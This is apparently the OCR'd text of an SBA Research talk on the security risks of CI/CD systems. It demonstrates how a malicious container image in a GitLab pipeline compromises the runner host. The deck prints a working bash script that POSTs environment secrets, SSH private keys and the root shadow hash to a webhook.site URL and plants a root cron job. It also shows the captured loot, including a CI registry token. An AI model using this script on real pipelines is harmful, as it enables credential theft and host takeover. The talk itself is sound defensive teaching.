
SBA
Research

Security risks of CI/CD systems

The monster in your basement

Bundesministerium
Klimaschutz, Umwelt,
Energie, Mobilität,
Innovation und Technologie

Bundesministerium
Arbeit und Wirtschaft

FFG
Forschung wirkt.

wirtschafts
agentur
wien

Für die
Stadt Wien

European
Commission

FWF Österreichischer
Wissenschaftsfonds

netidee
FÖRDERUNGEN

whoami

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
  - Pentesting, AppSec, SDLC, Threat Modeling, CI Security, Cryptography, …
- Formerly SysAdmin, Developer, Security Officer, University teacher



SBA Research

Forschung & Beratung unter einem Dach

SBA Research
Professional Services

Security Governance

- Security Governance Lagebild
- ISMS / ISO27001
- Compliance (NIS-2, CRA, DORA, etc.)
- Risikomanagement
- Audit

Cyber Defense

- Cyber Security Lagebild
- Penetrationstests der (Cloud) Infrastruktur
- SWIFT CSP Audit
- Social Engineering / Spear Phishing
- Red – Blue – Purple Teaming

Security Schulungen

- Cyber Security Essentials
- Secure Coding Fundamentals
- Web Application Hacking
- Cyber Defense / Hacking
- Security Awareness

Aktuell Förderung durch **FFG Skills Check 2024** möglich

Software Security

- Sicherer Softwareentwicklungsprozess
- Threat Modeling
- Application Pentesting
- Mobile Application Pentesting
- CI/CD Audit


Treten Sie unserer MeetUp Gruppe bei!

https://www.meetup.com/Security-Meetup-by-SBA-Research/

SBA Research

Motivation
Why CI?

- Software Development becoming increasingly complex, in part due to security requirements
- Tooling required to handle security issues
  - (Unit) Testing
  - Software Composition Analysis
  - Static Code Analysis
  - Secret Detection
  - Linters
  - …
- Automation necessary for continuous usage
- Continuous Integration allows us easy management
- Problem solved?



Motivation


All problems in computer science can be solved by another level of indirection.

Except for the problem of too many layers of indirection…

- David Wheeler

Motivation

- CI/CD systems are **omnipresent**
  - CI for building and packaging software
  - CD for deploying it
- But not just omnipresent but usually almost **omnipotent**
  - rw access to your source code
  - rw access to your build artefacts
  - Admin access to your servers, Cloud account, K8S cluster, …



Motivation

- This omnipotent system is executing code from various sources
  - Badly reviewed and untested scripts
  - Random container images from Docker Hub
  - Script templates/actions someone else wrote
  - Dependency installers
- Execution is happening on *runners* not considered security critical, because they are just an internal *dev tool*

Motivation

Power of your CI system

Amount of time invested by security team into the CI system

Motivation

Live Demonstration

Photo by Victor on Unsplash

Testproject

- Python script printing *Hello world!*
- Managed in Gitlab
- Built into a Docker container
- CI uses a private runner

```
#!/usr/bin/python3

"""Module which greets the world."""

print("Hello world!")
```

Testproject

```yaml
stages:
  - lint
  - build
pylint:
  stage: lint
  image: "my/pylint"
  script:
    - pylint hello.py
containerimage:
  stage: build
  image: docker:24.0.5
  services: [docker:24.0.5-dind]
  script:
    - docker build . -t hello
  variables: {DOCKER_TLS_CERTDIR: "/certs"}
```

Testproject

```
stages:
  - lint
  - build
pylint:
  stage: lint
  image: "my/pylint" "my/pylint-evil"
  script:
    - pylint hello.py
containerimage:
  stage: build
  image: docker:24.0.5
  services: [docker:24.0.5-dind]
  script:
    - docker build . -t hello
  variables: {DOCKER_TLS_CERTDIR: "/certs"}
```

Evil Image

```
FROM alpine:3.16

RUN apk add --no-cache python3 py3-pip curl bash

RUN pip3 install pylint
RUN mkdir /src

WORKDIR /src
COPY evil.sh /tmp/evil.sh
ENTRYPOINT ["/bin/bash", "/tmp/evil.sh"]
```


Evil Image

```
#!/bin/bash

URL="https://webhook.site/428b8eb8-bec3-48d8-a65a-5e10dcab781f"

# Dump environment secrets
curl --silent --request POST --data =$(env|base64 -w 0) $URL >/dev/null
# Access host fs
mount /dev/sda1 /mnt
# Steal SSH keys
find /mnt/home -name 'id_rsa' -exec curl -s --request POST --data @{} $URL >/dev/null \;
# Get root password hash
curl --silent --request POST --data $(grep root /mnt/etc/shadow) $URL>/dev/null
# Execute code on host
echo "$(($(date +"%-M") + 1)) $(($(date -u +"%-H")+2)) $(date +"%d") $(date +"%m") * root
curl --silent --request POST --data \"Hello from host \$(cat /etc/hostname)\"
https://webhook.site/$ID >/dev/null" >> /mnt/etc/crontab

exec "$@"
```


Attack

```
Running with gitlab-runner 17.0.0 (44feccdf) on 927bb50647c9 WjKyngy7z, system ID: […]
Preparing the "docker" executor 00:01
Using Docker executor with image my/pylint-evil ...
Using docker image sha256:76b5f[…] for my/pylint-evil ...
Preparing environment 00:01
Running on runner-wjkyngy7z-project-58135091-concurrent-0 via 1f95f8a81f39...
Getting source from Git repository 00:02
Fetching changes with git depth set to 20...
Reinitialized existing Git repository in /builds/mtsba/ci-demo/.git/
Checking out f28a7f07 as detached HEAD (ref is buildimage)...
Skipping Git submodules setup
Executing "step_script" stage of the job script 00:02
Using docker image sha256:76b5f[…] for my/pylint-evil ...
$ pylint hello.py
-----------------------------------
Your code has been rated at 10.00/10
Cleaning up project directory and file based variables 00:00
Job succeeded
```


Attack


https://webhook.site/#!/view/428b8eb8-bec3-48d8-a65a-5e10dcab781f/1502f9db-e782-4917-8
Pentest
Webhook.site
Docs & API
Custom Actions
WebhookScript
Terms & Privacy
Support
Copy
Edit
New
Login
Upgrade Now
Password
Alias
Schedule
CSV Export
Custom Actions
Run Now
XHR Redirect
Redirect Now
More
REQUESTS (3/100)
Newest First
Search Query
POST #1502f
185.81.215.145
06/04/2024 12:35:10 PM
POST #390ad
185.81.215.145
06/04/2024 12:35:10 PM
POST #e3479
185.81.215.145
06/04/2024 12:35:09 PM
Request Details
Permalink
Raw content
Copy as
POST
https://webhook.site/428b8eb8-bec3-48d8-a65a-5e10dcab781f
Host
185.81.215.145
Whois
Shodan
Netify
Censys
Date
06/04/2024 12:35:10 PM (a few seconds ago)
Size
97 bytes
Time
0.001 sec
ID
1502f9db-e782-4917-8cdc-2836f3fbdbcc
Query strings
(empty)
Headers
connection
close
content-type
application/x-www-form-urlencoded
content-length
97
accept
/
user-agent
curl/8.5.0
host
webhook.site
Form values
root:yj9T$U1oiQI
VComtwe0Axi9nC8
1$aVddewFdcTR1m
xLb1blng7Ptp/7ckb
CdGD6OfYXx9y/:19
859:0:99999:7:::
(empty)
Raw Content
Format JSON
Word-Wrap
Copy
root:yj9T$U1oiQIVComtwe0Axi9nC81$aVddewFdcTR1mxLb1blng7Ptp/7ckbCdGD6OfYXx9y/:19859:0:99999:7:::

Attack


https://webhook.site/#!/view/428b8eb8-bec3-48d8-a65a-5e10dcab781f/390ad2dd-2749-4f69-b
Pentest
Webhook.site
Docs & API
Custom Actions
WebhookScript
Terms & Privacy
Support
Copy
Edit
New
Login
Upgrade Now
Password
Alias
Schedule
CSV Export
Custom Actions
Run Now
XHR Redirect
Redirect Now
More
REQUESTS (4/100)
Newest First
Search Query
POST #66aea
185.81.215.145
06/04/2024 12:36:01 PM
POST #1502f
185.81.215.145
06/04/2024 12:35:10 PM
POST #390ad
185.81.215.145
06/04/2024 12:35:10 PM
Request Details
Permalink
Raw content
Copy as
POST
https://webhook.site/428b8eb8-bec3-48d8-a65a-5e10dcab781f
Host
185.81.215.145
Whois
Shodan
Netify
Censys
Date
06/04/2024 12:35:10 PM (2 minutes ago)
Size
2.5 kB
Time
0.001 sec
ID
390ad2dd-2749-4f69-bb47-435f718e1a51
Query strings
(empty)
Headers
connection
close
content-type
application/x-www-form-urlencoded
content-length
2572
accept
/
user-agent
curl/8.5.0
host
webhook.site
Form values
-----BEGIN_OPENS
SH_PRIVATE_KEY
-----b3BlbnNzaC1rZ
XktdjEAAAAABG5v
bmUAAAAEbm9uZ
QAAAAAAAAABAA
ABlwAAAAdzc2gtcn
NhAAAAAwEAAQA
(empty)

Attack


https://webhook.site/#!/view/428b8eb8-bec3-48d8-a65a-5e10dcab781f/e347953f-9795-4d66-a
Pentest
Webhook.site
Docs & API
Custom Actions
WebhookScript
Terms & Privacy
Support
Copy
Edit
New
Login
Upgrade Now
Password
Alias
Schedule
CSV Export
Custom Actions
Run Now
XHR Redirect
Redirect Now
More
REQUESTS (4/100)
Newest First
Search Query
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POST #1502f
185.81.215.145
06/04/2024 12:35:10 PM
POST #390ad
185.81.215.145
06/04/2024 12:35:10 PM
POST #e3479
185.81.215.145
06/04/2024 12:35:09 PM
Request Details
Permalink
Raw content
Copy as
POST
https://webhook.site/428b8eb8-bec3-48d8-a65a-5e10dcab781f
Host
185.81.215.145
Whois
Shodan
Netify
Censys
Date
06/04/2024 12:35:09 PM (3 minutes ago)
Size
192 bytes
Time
0.001 sec
ID
e347953f-9795-4d66-ab8a-05b977e15441
Query strings
(empty)
Headers
connection
close
content-type
application/x-www-form-urlencoded
content-length
192
accept
/
user-agent
curl/8.5.0
host
webhook.site
Form values
SE9TVE5BTUU9N2
=
FkNzc3M2I3ODYw
ClBXRD0vc3JjCkhP
TUU9L3Jvb3QKVE
VSTT14dGVybQpT
SExWTD0wClBBVE
g9L3Vzci9sb2NhbC
9zYmluOi91c3lvbG9
jYWwvYmluOi91c3l
vc2JpbjovdXNyL2Jp
bjovc2JpbjovYmluCl
89L3Vzci9iaW4vZW
52Cg
Raw Content
Format JSON
Word-Wrap
Copy
SE9TVE5BTUU9N2FkNzc3M2I3ODYwClBXRD0vc3JjCkhPTUU9L3Jvb3QKVEVSTT14dGVybQpTSExWTD0wClBBVEg9L3Vzci9sb2NhbC9zYmluOi91c3IvbG9jYWwvYmluOi91c3Ivc2JpbjovdXNyL2JpbjovYmluCl89L3Vzci9iaW4vZW52Cg==


Attack

```
$ base64 -d
SE9TVE5BTUU9N2FkNzc3M2I3ODYwClBXRD0vc3JjCkhPTUU9L3Jvb3QKVEVSTT14dGVybQpTSExWTD0wCl[…]
CI_JOB_NAME=pylint
CI_REGISTRY_PASSWORD=glcbt-65_bAyjsjsLzu25RBuEQZPV
CI_REGISTRY=registry.gitlab.com
CI_REPOSITORY_URL=https://gitlab-ci-token:glcbt-
65_bAyjsjsLzu25RBuEQZPV@gitlab.com/mtsba/ci-demo.git
[…]

$ cat /etc/crontab
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
[…]
#
36 14 04 06 * root curl --silent --request POST --data "Hello from host $(cat
/etc/hostname)" https://webhook.site/428b8eb8-bec3-48d8-a65a-5e10dcab781f >/dev/null
```

Attack


https://webhook.site/#!/view/428b8eb8-bec3-48d8-a65a-5e10dcab781f/66aeab5e-f2b1-4692-b0
Pentest
Webhook.site
Docs & API
Custom Actions
WebhookScript
Terms & Privacy
Support
Copy
Edit
New
Login
Upgrade Now
Password
Alias
Schedule
CSV Export
Custom Actions
Run Now
XHR Redirect
Redirect Now
More
REQUESTS (4/100)
Newest First
Search Query
POST #66aea
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
POST #1502f
185.81.215.145
06/04/2024 12:35:10 PM
POST #390ad
185.81.215.145
06/04/2024 12:35:10 PM
Request Details
Permalink
Raw content
Copy as
POST https://webhook.site/428b8eb8-bec3-48d8-a65a-5e10dcab781f
Host 185.81.215.145 Whois Shodan Netify Censys
Date 06/04/2024 12:36:01 PM (2 minutes ago)
Size 29 bytes
Time 0.001 sec
ID 66aeab5e-f2b1-4692-b0b0-34e8f0507641
Query strings
(empty)
Headers
connection close
content-type application/x-www-form-urlencoded
content-length 29
accept */*
user-agent curl/8.5.0
host webhook.site
Form values
Hello_from_host_gitl (empty)
ab-runner
Raw Content
Format JSON
Word-Wrap
Copy
Hello from host gitlab-runner


PANIC
DO EVERYTHING MANUALLY
TAKE SECURITY SERIOUSLY

OWASP Top 10

